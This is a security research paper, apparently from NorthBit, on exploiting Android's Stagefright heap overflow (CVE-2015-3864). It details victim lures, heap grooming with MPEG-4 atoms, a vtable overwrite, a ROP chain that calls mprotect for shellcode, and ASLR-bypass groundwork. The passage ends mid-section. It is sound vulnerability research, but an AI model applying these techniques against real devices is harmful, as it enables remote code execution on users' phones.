Metaphor

A (real) real-life Stagefright exploit

Researched and implemented by NorthBit[1].
Written by Hanan Be'er.

Revision 1.1

[1] http://north-bit.com/

Index

Overview

In this paper, we present our research on properly exploiting one of Android's most notorious vulnerabilities - Stagefright - a feat previously considered incredibly difficult to reliably perform. Our research is largely based on exploit-38226[2] by Google and the research blogpost in Google Project Zero: Stagefrightened[3].

This paper presents our research results, further details the vulnerability's limitations and depicts a way to bypass ASLR as well as future research suggestions.

The team here at NorthBit has built a working exploit affecting Android versions 2.2 - 4.0 and 5.0 - 5.1, while bypassing ASLR on versions 5.0 - 5.1 (as Android versions 2.2 - 4.0 do not implement ASLR).

Stagefright

Stagefright is an Android multimedia library. It didn't get much attention until July 27th 2015, when several of its critical heap overflow vulnerabilities were discovered and disclosed. The original vulnerability was found by Joshua Drake from Zimperium[4], affecting Android versions 1.0 - 5.1.

From here on we shall refer to the library as "libstagefright" and to the bug itself simply as "stagefright".

Although the bug exists in many versions (nearly a 1,000,000,000 devices) it was claimed impractical to exploit in-the-wild, mainly due to the implementation of exploit mitigations in newer Android versions, specifically ASLR.

Metaphor

Metaphor is the name of our stagefright implementation. We present a more thorough research of libstagefright and new techniques used to bypass ASLR. Like the team at Google, we exploit CVE-2015-3864[5] as it is much simpler to implement rather than the vulnerability in Joshua Drake's exploit, CVE-2015-1538[6].

---

[2] https://www.exploit-db.com/exploits/38226/
[3] http://googleprojectzero.blogspot.co.il/2015/09/stagefrightened.html
[4] Joshua Drake's presentation: https://www.blackhat.com/docs/us-15/materials/us-15-Drake-Stagefright-Scary-Code-In-The-Heart-Of-Android.pdf
[5] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-3864
[6] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1538

Research Goals

The reason to keep researching this library is because it has proven to be very vulnerable in the past (multiple bugs and bad code), affects numerous devices and has many good potential attack vectors: mms (stealthy), instant messaging (automatic), web browser (minimal-to-no user interaction) and more.

We aim to achieve a more generic and practical exploit than previously published work, where practical means **fast**, **reliable** and **stealthy** - ideally using existing vulnerabilities only.

In short - our goal is to bypass ASLR.

The MPEG-4 File Format

To understand this vulnerability it is necessary to understand the MPEG-4 file format. Luckily it is quite simple: it is a collection of TLV (Type-Length-Value) chunks. This encoding method means there's a value called "*type*" specifying the chunk type, a "*length*" value of the data length and a "*chunk*" value of the data itself.

In the case of MPEG-4, the encoding is actually "*length"* first, then "*type"* and finally "*value"*. The following pseudo-C describes the MPEG-4 chunk format:

```
struct TLV
{
    uint32_t length;
    char atom[4];
    char data[length];
};
```

When *length* is 0, data reaches until the end of file. The *atom* field is a short string (also called FourCC[7]) that describes the chunk type.


Types that require more information than 2^32 bytes use a slightly different format:

```
struct TLV64
{
    uint32_t one; // special constant length
    char atom[4];
    uint64_t length64; // actual length
    char data[length64];
};
```

The types are in a tree structure where child chunks reside within the data of the parent chunk.

The following is a diagram of how a media file might look like:

[7] https://en.wikipedia.org/wiki/FourCC


MP4 media file
ftyp
File Type
moov
mvhd
Creation time
Total duration
trak
tkhd
Track ID
Video width
Video height
Video rotation
mdia
mdhd
Track's duration
Track's timescale
Track's language
hdlr
Track's
mime-type
minf
stbl
Sample table
stts
stsc
stsz
stco
mdat
Video frames
Audio frames

The Bug - CVE-2015-3864

Many articles have been written about this very same bug, so a quick overview will suffice. We're using Android 5.1.0 source code[8] unless stated otherwise.

This specific bug in libstagefright involves parsing MPEG-4 files, or more specifically the *tx3g* atom which is used to embed timed-text (subtitles) into media.

First, let's see what the code is meant to do.

MPEG4Extractor.cpp:1886:

```
        case FOURCC('t', 'x', '3', 'g'):
        {
            uint32_t type;
            const void *data;
            size_t size = 0;
            /* find previous timed-text data */
            if (!mLastTrack->meta->findData(
                    kKeyTextFormatData, &type, &data, &size)) {
                /* no previous timed-text data */
                size = 0;
            }

            /* allocate enough memory for both the old buffer and the new buffer */
            uint8_t *buffer = new (std::nothrow) uint8_t[size + chunk_size];
            if (buffer == NULL) {
                return ERROR_MALFORMED;
            }

            /* if there was any previous timed-text data */
            if (size > 0) {
                /* copy the data to the beginning of the buffer */
                memcpy(buffer, data, size);
            }

            /* append (or set) current timed-text data */
            if ((size_t)(mDataSource->readAt(*offset, buffer + size, chunk_size))
                    < chunk_size) {
                /* error reading from file - shouldn't happen on valid media */
                delete[] buffer;
                buffer = NULL;

               // advance read pointer so we don't end up reading this again
                *offset += chunk_size;

                /* signal a read error occurred */
```

[8] http://androidxref.com/5.1.0_r1/xref/frameworks/av/media/libstagefright/MPEG4Extractor.cpp

```
            return ERROR_IO;
        }

        /* set timed-text data to the new buffer - will replace the old one */
        mLastTrack->meta->setData(
                kKeyTextFormatData, 0, buffer, size + chunk_size);

        delete[] buffer;

        /* each chunk handles advancing offset */
        *offset += chunk_size;
        break;
    }
```

Quite simple - this code collects all timed-text chunks and appends them into one single long buffer.

Both *size* and *chunk_size* are unchecked and in our control, allowing us to cause an integer overflow here:
MPEG4Extractor.cpp:1896:

```
uint8_t *buffer = new (std::nothrow) uint8_t[size + chunk_size];
```

To achieve a heap overflow we need to have at least one legit *tx3g* chunk, both for the integer overflow part and for this condition:
MPEG4Extractor.cpp:1901:

```
/* if there was any previous timed-text data */
if (size > 0) {
    /* copy the data to the beginning of the buffer */
    memcpy(buffer, data, size);
}
```

which will result in *size* bytes from *data* to be written into *buffer* regardless of *buffer*'s actual allocated size.

By carefully shaping the heap we can:

- Control *size* - how much to write
- Control *data* - what to write
- Predict where our object will be allocated
    - Allocated size (*size* + *chunk_size*) is in our control
    - Android uses jemalloc as its heap allocator (which we cover later in this paper)

Considering this, it seems exploitation should be pretty simple - we've got a heap overflow with size and data in our control. Unfortunately there are many limitations, which complicate exploitation significantly.

Exploitation

In this section we will describe how our exploit works, its limitations and the discoveries that made exploitation possible.

Attack Vectors

The vulnerability is in media **parsing**, which means that the victim's device doesn't even need to play the media - just parse it. Parsing is done in order to retrieve metadata such as video length, artist name, title, subtitles, comments, etc.

Our final attack vector is via the web browser as we require executing JavaScript, which has its strengths and limitations. Methods to lure victims into our malicious web page may include:

- Attack website
  - Could be disguised - "watch the *<latest movie>* full HD online"
- Hacked website
  - Could look legit with hidden content (iframes, invisible tags...)
- XSS
  - Trusted website with malicious content
- Ads[9]
  - Only in *<script>* or *<iframe>* tags
- Drive-by
  - Free Wi-Fi
    - Automatically pop-up web browser with malicious content using a captive portal[10]
    - Man-in-the-Middle - inject malicious network traffic
  - QR code on bus stations offering games while waiting for the bus

Some of the attack vectors that will not work with our method include:

- Web
  - Ads
    - "Legitimate" (or not) ads as vulnerable media
  - Blog or forum post
    - Embedded media
- MMS - automatically fetched and parsed
  - Disabled on Android 5.1+
- Instant Messaging
  - WhatsApp, Telegram, Viber, Skype, Facebook Messenger, etc.
  - Dating apps
    - Vulnerable media in attacker's profile

[9] requires executing JavaScript

[10] https://en.wikipedia.org/wiki/Captive_portal

The victim also has to linger for a time in the attack web page. Social engineering may increase effectiveness of this vulnerability - or any method to attack the victim regularly, such as changing the homepage.

Redirecting the vtable to the Heap

Let's review the vulnerable piece of code once again:

MPEG4Extractor.cpp:1901:

```
if (size > 0) {
    /* our overflow will occur here */
    memcpy(buffer, data, size);
}

/* virtual table call, partial control of parameters */
if ((size_t)(mDataSource->readAt(*offset, buffer + size, chunk_size))
        < chunk_size) {
    /* cannot avoid entering this block */
    delete[] buffer;
    buffer = NULL;

   // advance read pointer so we don't end up reading this again
    *offset += chunk_size;

    /* this is pretty much the end of the road for us */
    return ERROR_IO;
}
```

The simplest way to exploit this would be to shape the heap so that the *mDataSource* object is allocated right after our overflowed buffer and then (using the bug) overwrite *mDataSource*'s virtual table to our own and set the respective *readAt* entry to point to our own memory. This is how exploit-38226 was implemented.


- Gives us full control of the virtual table
    - Redirecting any method to any code address
- Requires knowing or guessing our fake table's address
    - Predictable as shown by Google Project Zero: Stagefrightened
- Requires knowing libc.so function addresses for ROP chain gadgets
    - **i.e. breaking ASLR!**

Heap Shaping

To understand Metaphor better and how ASLR is bypassed it is important to understand how Android's heap allocator works - jemalloc[11].

[11] jemalloc implementation details: https://people.freebsd.org/~jasone/jemalloc/bsdcan2006/jemalloc.pdf

For now all you need to know is that jemalloc allocates objects of similar sizes in the same *run*. A *run* is basically an array of buffers of the same size called *regions*. Objects sizes slightly smaller than the respective region's fixed size will be rounded up.
The following diagram, borrowed from a great jemalloc paper[12], illustrates this well:



[12] jemalloc paper from an hacker's point of view, by Patroklos Argyroudis and Chariton Karamitas: https://media.blackhat.com/bh-us-12/Briefings/Argyoudis/BH_US_12_Argyroudis_Exploiting_the_%20jemalloc_Memory_%20Allocator_WP.pdf

Heap Spraying

Heap spraying is done using the *pssh atom*. When the parser encounters a *pssh* chunk, it allocates a buffer and appends it to a list of buffers:
MPEG4Extractor.cpp:1123:

```
            pssh.data = new (std::nothrow) uint8_t[pssh.datalen];
            if (pssh.data == NULL) {
                return ERROR_MALFORMED;
            }
            ALOGV("allocated pssh @ %p", pssh.data);
            ssize_t requested = (ssize_t) pssh.datalen;
            if (mDataSource->readAt(data_offset + 24, pssh.data, requested) < requested) {
                return ERROR_IO;
            }
            mPssh.push_back(pssh);
```

We control its size and we can provide very large values. Its limitation is that the media file has to include data of that size but we shall see later how to overcome this limitation.

Heap Grooming

Heap grooming is different than simply spraying the heap by allocating many objects. By controlling the order of allocations and deallocations, we can design the order of heap objects in a predictable fashion. In exploit-38226 this is done using *avcC* and *hvcC* chunks:
MPEG4Extractor.cpp:1619:

```
        case FOURCC('a', 'v', 'c', 'C'):
        {
            *offset += chunk_size;

            sp<ABuffer> buffer = new ABuffer(chunk_data_size);

            if (mDataSource->readAt(
                        data_offset, buffer->data(), chunk_data_size) < chunk_data_size) {
                return ERROR_IO;
            }

            mLastTrack->meta->setData(
                    kKeyAVCC, kTypeAVCC, buffer->data(), chunk_data_size);

            break;
        }
```

(The *hvcC* is virtually identical)

The parser allocates a buffer of controlled size and then passes it to *MetaData::setData*. The *MetaData::setData* method then copies the data into a new buffer and then deletes the previous entry - whose size is also in our control.

This method was inconsistent between different devices, perhaps due to different jemalloc configurations and the two allocations of the same size - one temporary buffer in MPEG4Extractor::*parse3GPPMetaData* and another for the internal *MetaData* object.

A more generic method for heap grooming is to use the MPEG-4 atoms *titl*, *pref*, *auth* and *gnre*. These are parsed inside *MPEG4Extractor::parse3GPPMetaData*:
MPEG4Extractor.cpp:2419:

```
        case FOURCC('t', 'i', 't', 'l'):
        {
            metadataKey = kKeyTitle;
            break;
        }
        case FOURCC('p', 'e', 'r', 'f'):
        {
            metadataKey = kKeyArtist;
            break;
        }
        case FOURCC('a', 'u', 't', 'h'):
        {
            metadataKey = kKeyWriter;
            break;
        }
        case FOURCC('g', 'n', 'r', 'e'):
        {
            metadataKey = kKeyGenre;
            break;
        }
        ...
        ...
                mFileMetaData->setCString(metadataKey, (const char *)buffer + 6);
```

The *MetaData::setCString* method copies a null-terminated string starting from buffer + 6:
MetaData.cpp:60:

```
        bool MetaData::setCString(uint32_t key, const char *value) {
            return setData(key, TYPE_C_STRING, value, strlen(value) + 1);
        }
```

We control the temporary buffer size with *chunk_size* and the actual copied buffer with the position of a null byte, enabling us to allocate the temporary object in a different run and giving us greater flexibility in exploitation.

Note that once we add an already existing entry to *MetaData*, it replaces the old entry. The aforementioned MPEG-4 atoms provide us four identical primitives to control the heap.

In order to overwrite *mDataSource*, we need to move it further down the heap - to a location for which we can predict the heap's order. This is done as in exploit-38226, using the *stbl* atom that reallocates *mDataSource*:

MPEG4Extractor.cpp:867:

```
        if (chunk_type == FOURCC('s', 't', 'b', 'l')) {
            ALOGV("sampleTable chunk is %" PRIu64 " bytes long.", chunk_size);

            if (mDataSource->flags()
                    & (DataSource::kWantsPrefetching
                        | DataSource::kIsCachingDataSource)) {
                sp<MPEG4DataSource> cachedSource =
                    new MPEG4DataSource(mDataSource);

                if (cachedSource->setCachedRange(*offset, chunk_size) == OK) {
```


```
                mDataSource = cachedSource;
            }
        }

        mLastTrack->sampleTable = new SampleTable(mDataSource);
    }
```

Note that the *stbl* atom allocates a new *MPEG4DataSource* - since our attack vector is via the web browser, *mDataSource* is of type *NuCachedSource2* and *NuCachedSource2::flags* is: NuCachedSource2.cpp:288:

```
    return (flags | kIsCachingDataSource);
```

The following diagram illustrates the process of grooming the heap to overflow mDataSource:



The *pssh* atoms are used to spray the heap and get new heap runs with predictable order. Then the *titl* and *gnre* atoms are used as placeholders - allocated and later deallocated - for our *tx3g* atom to overwrite the *MPEG4DataSource* object.

ROP Chain Gadgets

Slight changes to the ROP chain presented in Google's exploit-38226 were made.
For example, *mmap* and *memcpy* were used to allocate the shellcode - when in fact there is already a buffer whose address is known:

```
# address of the buffer we allocate for our shellcode
mmap_address = 0x90000000
```

We can simply replace these two gadgets with *mprotect*.
(Note that this address may not be the same for all devices)

Complex gadgets were used to pop too many unneeded parameters from the stack and thus complicating the ROP chain. Instead, we simply use pop {pc} and pop {r0, r1, r2, pc} instructions only.

The same stack pivot gadget is used, as shown in Google Project Zero: Stagefrightened:

```
ADD             R2, R0, #0x4C
LDMIA           R2, {R4, R5, R6, R7, R8, R9, R10, R11, R12, SP, LR}
TEQ             SP, #0
TEQNE           LR, #0
BEQ             botch_0 ; we won't take this branch, as we control lr
MOV             R0, R1
TEQ             R0, #0
MOVEQ           R0, #1
BX              LR
```

"This will load most of the registers, including the stack pointer, from an offset on r0, which points to data we control. At this point it's then trivial to complete the exploit with a ROP chain to allocate some RWX memory, copy in shellcode and jump to it using only functions and gadgets from within libc.so." (Google Project Zero)

These are the four addresses needed to know for our remote code execution exploit:

1. Call void function:
```
pop     {pc}
```
2. Call function with up to 3 parameters:
```
pop     {r0, r1, r2, pc}
```
3. Replace stack and call shellcode:
```
add     r2, r0, #76           ; 0x4c
ldm     r2, {r4, r5, r6, r7, r8, r9, r10, r11, r12, sp, lr}
...
...
bx      lr
```
4. And mprotect, used to mark a region as executable and return:
```
...
...
bx      lr
```

We already know the exact size of *mDataSource* - which is of type *MPEG4DataSource* at the time of the overflow:

```
(gdb) p/x sizeof(android::MPEG4DataSource)
$2 = 0x20
```

and as shown in IDA, readAt's offset in the vtable is 7:

readAt's offset in bytes is:

```
7 * sizeof(void*) = 0x1c
```

In all devices tested, both the size of *MPEG4DataSource* and the offset of *readAt* remained the same.

The final ROP chain looks like this on the stack, showing which register copies that entry:

```
pc = stack pivot gadget
pc = pop {r0, r1, r2, pc} gadget
r0 = shellcode page-aligned address
r1 = size (of shellcode)
r2 = protection (7 = RWX)
pc = mprotect address
pc = pop {r0, r1, r2, pc} gadget
r0 = shellcode param1
r1 = shellcode param2
r2 = shellcode param3
pc = shellcode address
```

The rest of the code execution exploit is similar to exploit-38226.

Breaking ASLR

Breaking ASLR requires some information about the device, as different devices use slightly different configurations - which may change some offsets or predictable addresses locations.

Using the same vulnerability, it is possible to gain arbitrary pointer read to leak back to the web browser and gather information in order to break the ASLR.
However, our ability to read memory is very limited, as there are many limitations for this vulnerability.

JavaScript Capabilities

Since we are attacking via the web browser, we assume we can execute JavaScript.
Metadata encoded inside the media file can be accessed through JavaScript using certain <video> tag properties, such as *videoWidth*, *videoHeight* and *duration*.
We can use the heap overflow vulnerability to overwrite a pointer to this metadata to arbitrary memory locations - so that arbitrary memory can be sent back to the browser and then become accessible by JavaScript.

Returning Metadata

All metadata is stored within the *MetaData* class. The media has its own metadata called *mFileMetaData*:
MPEG4Extractor.h:98:

```
sp<MetaData> mFileMetaData;
```

And each *Track* has its own *meta* field:
MPEG4Extractor.h:75:

```
struct Track {
    ...
    sp<MetaData> meta;
    ...
    ...
};
```

The metadata will only be returned to the browser if *mInitCheck* is set to OK:

MPEG4Extractor.cpp:396:

```
sp<MetaData> MPEG4Extractor::getMetaData() {
    status_t err;
     /* Returns empty metadata if result is not OK */
    if ((err = readMetaData()) != OK) {
        return new MetaData;
    }

    return mFileMetaData;
}
```

and *mInitCheck* is only being set when parsing the *moov* atom:

MPEG4Extractor.cpp:940:

```
...
} else if (chunk_type == FOURCC('m', 'o', 'o', 'v')) {
    /* This basically means at least some metadata exists */
    mInitCheck = OK;

    if (!mIsDrm) {
        return UNKNOWN_ERROR;  // Return a dummy error.
    } else {
        return OK;
    }
}
```

Including a "*moov*" chunk early enough in the media file guarantees that metadata is sent back to the web browser.

Note: this does not work on Android versions 4.4.4 and below. The code for these versions seems to only accept a moov chunk that contains the entire remainder of the file. Otherwise, once the "*moov*" chunk ends then *UNKNOWN_ERROR* is returned as there is no DRM[13,14] content and both the MPEG-4 atoms "*sidx*" and "*moof*" terminates parsing:

MPEG4Extractor.cpp:470: (Android version 4.4.4)

```
